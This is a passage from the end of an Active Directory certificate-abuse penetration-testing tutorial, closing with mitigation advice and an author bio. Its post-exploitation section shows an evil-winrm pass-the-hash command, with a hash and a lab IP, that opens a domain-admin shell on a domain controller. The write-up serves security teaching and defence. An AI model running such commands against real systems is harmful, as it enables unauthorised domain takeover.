
This confirms that we have successfully authenticated as a domain administrator—without ever needing to know the administrator's password.

## Post Exploitation

#### Lateral Movement & Privilege Escalation using Evil-Winrm

We now use evil-winrm and the NTLM hash to get a shell on the target domain controller:

evil-winrm -i 192.168.1.48 -u administrator -H 32196b56ffe6f45e294117b91a83bf38




As a result, we gain a full administrative shell on the Domain Controller via WinRM, operating with Domain Admin privileges.

## Mitigation

- Audit who has **"Manage CA"**
- Restrict enrollment rights on all templates.
- Disable NTLM wherever possible.
- Enable **EPA (Extended Protection for Authentication)** on /certsrv/.
- Keep an eye on templates with excessively lax parameters and certificate issuance logs.

**Author:** MD Aslam is a dynamic Information Security leader committed to driving security excellence and mentoring teams to strengthen security across products, networks, and organizations. Contact **here**